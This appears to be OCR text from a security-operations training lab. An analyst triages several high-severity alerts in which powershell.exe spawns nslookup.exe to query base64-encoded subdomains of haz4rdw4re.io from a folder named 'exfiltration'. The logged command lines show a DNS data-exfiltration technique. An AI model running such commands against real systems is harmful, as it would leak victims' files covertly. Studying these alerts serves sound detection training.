
To save time, I will create single report for all high alerts


Because they are related and I summarized everything in the first case.



1028
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
3952
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



9/22/25 6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3952
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json



Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1028
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27



1029
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
5432
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



9/22/25
6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 5432
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json



Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1029
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27



1030
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
3800
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



9/22/25
6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3800
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json



Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1030
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27



1031
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
6604
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



9/22/25 6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 6604
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text

